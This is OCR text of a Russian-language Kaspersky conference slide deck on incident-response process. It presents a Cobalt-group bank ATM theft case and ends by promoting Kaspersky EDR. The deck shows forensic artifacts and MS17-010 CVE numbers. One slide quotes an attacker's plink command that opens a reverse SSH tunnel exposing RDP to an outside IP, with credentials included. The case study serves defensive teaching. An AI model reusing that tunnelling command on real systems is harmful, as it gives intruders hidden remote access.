
КОД
ИНФОРМАЦИОННОЙ
БЕЗОПАСНОСТИ

КАК СДЕЛАТЬ НЕВОЗМОЖНОЕ И РАБОТАТЬ БЫСТРЕЕ?

Евгений Бударин
kaspersky

О ПРОЦЕССАХ



КОД ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

kaspersky


КАК ПРОВЕРИТЬ КАЧЕСТВО ПРОЦЕССА?

- ПЕНТЕСТ
- КИБЕРИНЦИДЕНТ

КОД ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

kaspersky

КЕЙС С COBALT



БАНК ОБНАРУЖИЛ ПОТЕРЮ ДЕНЕГ ИЗ БАНКОМАТОВ

ЗАПИСИ С ВИДЕОКАМЕР ПОДТВЕРДИЛИ ФАКТ КРАЖИ

ДЕНЬГИ БЫЛИ УКРАДЕНЫ ИЗ МНОГИХ БАНКОМАТОВ

КРАЖИ НА МОМЕНТ ОБРАЩЕНИЯ ПРОДОЛЖАЛИСЬ

КОД ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

kaspersky

КАКИЕ ВОПРОСЫ ЗАДАЛ НАМ БАНК?

В СЕТИ ЛИ ЕЩЕ ЗЛОУМЫШЛЕННИК / КТО ОН?

КАК ЭТО ОСТАНОВИТЬ?

КАКОВА ЗОНА ЗАРАЖЕНИЯ / ЧТО ОН КОНТРОЛИРУЕТ?

КАК ПРОНИК?

КАК ИСКЛЮЧИТЬ ПОВТОРЕНИЕ?


ЧТО МЫ НАШЛИ НА БАНКОМАТАХ?


```
43842-128-4 /WINDOWS/Prefetch/CNGDISP.EXE-2ACA6EB2.pf
41917-128-4 /System Volume Information/_restore{EBF46418-E091-418A-B5D3
27682-128-4 /Probase/ProDevice/log/20181130.TRC.XML
43841-128-4 /WINDOWS/Prefetch/CNGINFO.EXE-22525D7D.pf
5070-144-1 /Intel
```

```
30115-128-3 /Intel/cngdisp.exe (deleted)
30295-128-3 /Intel/cnginfo.exe (deleted)
```

```
Processing 'CNGINFO.EXE-22525D7D.pf'

Modified on: 2018-11-30 19:48:18

Executable name: CNGINFO.EXE
Hash: 22525D7D
File size (bytes): 20,828
Version: Windows XP or Windows Server 2003

Run count: 9
Last run: 2018-11-30 19:48:17

Volume information:

Files referenced: 47

05: \DEVICE\HARDDISKVOLUME1\INTEL\CNGINFO.EXE
```

ЧТО МЫ НАШЛИ НА ШЛЮЗЕ АТМ?








```
77015-48-2 /Windows/java.exe ($FILE_NAME)
111139-48-2 /Windows/System32/PsExec.exe ($FILE_NAME)
173100-48-2 /Windows/PSEXESVC.exe ($FILE_NAME)
173200-48-2 /Program Files/RDP Wrapper/rdpwrap.dll ($FILE_NAME)
173223-48-2 /Install/ProView_ Cash info_files/cnginfo.exe ($FILE_NAME)
173257-48-2 /Install/ProView_ Cash info_files/cngdisp.exe ($FILE_NAME)
```

КОД ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

kaspersky

ЧТО МЫ НАШЛИ НА DC?







```
plink.exe -N -C -v -R 4079:127.0.0.1:3389  -P 22 root@185.61.149.8 -pw 9262e66050
```

КОД ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

kaspersky

С ЧЕГО ВСЕ НАЧАЛОСЬ?



- CVE-2017-0143,
- CVE-2017-0144,
- CVE-2017-0145,
- CVE-2017-0146,
- CVE-2017-0148 (MS17-010).


КАК УСКОРИТЬ ПРОЦЕСС РАССЛЕДОВАНИЯ?

Kaspersky
Endpoint Detection
and Response

КОД ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

kaspersky

ЕДИНЫЙ С АНТИВИРУСОМ АГЕНТ



КОД ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

kaspersky


ИНСТРУМЕНТЫ 